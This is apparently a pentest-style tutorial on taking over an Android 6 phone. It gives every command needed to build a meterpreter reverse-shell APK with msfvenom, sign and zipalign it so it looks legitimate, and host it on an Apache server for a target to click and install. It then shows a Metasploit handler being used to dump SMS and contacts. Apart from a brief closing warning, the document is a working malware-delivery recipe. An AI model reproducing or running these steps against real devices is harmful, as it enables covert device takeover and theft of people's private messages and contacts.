## **Android Hacking**

## 1.1 Introduction

Android is a most common mobile OS in world today and this document is prepared to highlight vulnerability in the android OS, we will use android smartphone to test as Target machine and security tools like Metasploit to exploit into the device and msfvenom to develop malware for the attack. This report demonstrates security flaws in the Android OS. All necessary steps to attain privilege access will be mentioned in this report.

Name- Android Hacking by Metasploit tool

OS Type- Android 6 Marshmallow

Download Source: - NA

## 1.2 Objective

We will try to exploit into android smartphone in my case it is Motorola Smartphone which is running on Android 6 Marshmallow OS, so in this scenario we will take a real-life example like if someone sends a url to Target and if he/she clicks the url it automatically gets redirected to attacker’s Apache server which is carrying a malware preuploaded and if the target downloads it in the phone and install that unknown app it will give a full device access to attacker. We will consider a scenario like someone who is having an Android device receives a url of attacker’s apache server which will have a malware for android placed.

Objective is to attain privilege access or root access of the machine.

We will use msfvenom to develop malware for Android and Metasploit tool i.e., inside Kali Linux to attain root access.

We will proceed by basic fundamental steps of Ethical Hacking, that are: -

– Information Gathering and Scanning

– Exploitation

– Gain and Maintaining Access

## 1.3 Tools Used

Tool used in this task on kali linux will be Netdiscover to identify IP address of Target device, Msfvenom to create malware and Metasploit to exploit the Target machine

1. Netdiscover

3. Msfvenom

4. Metasploit

# 2.0 Android Hacking – Short Summary

Target IP: 192.168.1.33

Target Machine: Android 6 Marshmallow

Vulnerability Name:

Vulnerability Exploited: exploit/multi/handler

Vulnerability Exploited With: Metasploit Framework

Payload Used: android/meterpreter/reverse\_tcp

# 3.0 Android Hacking – Methodology

Android machine is the Target machine to practices tricks and techniques of Penetration testing.


We will use Kali Linux as attacker machine and Metasploit framework as mode of exploit. Msfvenom will be used to develop malware.

Consider a scenario where an android user will receive a url which links to an apache server on which attacker already placed a malware which will help attacker to get root access of the android device once it will be downloaded and installed inside android device.


First step to proceed Pen testing is information gathering and scanning, so now just boot Kali Linux and Android smartphone but make sure both device Kali and Android Smartphone should be in same network.


## 3.1 Android Hacking – Information Gathering and Scanning

We first need to see our IP assigned to both the systems, to check that we will first have to open terminal by Ctrl + Alt +T. Now write the command “**ifconfig**” to check IP address assigned to the interface of attacker machine means our machine.




Now to check IP address of Android device we will need to use “**netdiscover**” command on Linux terminal to scan IP address in subnet range.






Next, we will start apache server by command “service apache2 start” and then to check the status of server “service apache2 status”




Now we need to create malware and to develop it we will use msfvenom. We will create malware with .apk format since android executable extension is .apk

“msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.1.3 LPORT=4444 R > /var/www/html/trust1.apk” will use this command to create malware.




Next, we need to generate key, sign the app and will use zip align to make the application more untraceable and real.


To generate key, we will use this command **“keytool -genkey -V -keystore /home/kali/key.keystore -alias piechart -keyalg RSA -keysize 2048 -validity 10000”**



Next, we need to sign the app by jar signer, but jar signer is not preinstalled in Kali Linux so need to install it first




Next, we need to sign the app by jar signer, we will use command “**jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore /home/kali/key.keystore trust1.apk piechart”**




Now after this to optimize the application and to make application work properly with key and signature we will use a tool zip aligner.

Command I used “zipalign -v 4 trust1.apk trust.apk”



Make sure that your output file “trust.apk” is having executable access to do that we will use the command “**chmod +x trust.apk**” in its present location and can verify by ls -l command




Now our malware is created next we need to proceed for exploitation.

## 3.2 Android Hacking – Exploitation


Now to run exploit we will first have to use Metasploit Framework i.e., already preinstalled on Kali Linux.

To run Metasploit Framework on Kali we will need to give a command on Terminal as “**msfconsole**” to start its operation.




“**msf6** **>**” will be shown once Metasploit is started completely.

Now we will use exploit w.r.t to payload android/meterpreter/reverse\_tcp, so we will use exploit exploit/multi/handler, to confirm it we will use the command “**use exploit/multi/handler**




## 3.3 Android Hacking – Gain Access to Root


We need to check what parameters we need to set for target machine, to check that we need to run command “**show options**”



Here we need to set two parameters LHOST and Payload, to set them we will use command **“set LHOST 192.168.1.3”** and **“set payload android/meterpreter/reverse\_tcp”**




So now we have set both parameters we can all parameters by command “**show options**”



Now last thing we have set before attack and that is to move final .apk file to /var/www/html/downloads/ directory


Now everything is perfect and we are ready to attack and gain access so we are moving further now, Let’s move to Gain access.

We are in the final step of penetration testing i.e., gaining access, in previous step we have prepared all the parameters that were required to run exploit successfully. Now next is to run exploit, hence use command “**exploit**”




Let’s open the browser of Target device (Smartphone) and


Enter in url <http://192.168.1.3/downloads/> and after this a page will open




Now if the Target clicks on trust.apk a malicious code will be downloaded and he/she opens it the system will ask for installation, if Target install trust.apk in the system it will give root access to the attacker.




To verify access, we used some commands like app\_list



We also dumped sms and contact data from Target device





Hence, we are able to obtain **root access** of the Target Machine.

# 4.0 Conclusion

Android OS Marshmallow can be exploited by payload created by msfvenom. Lesson we got is never download or install unknown third party apps also before downloading any app check what permissions it is asking for because such malicious apps can syn all your important data.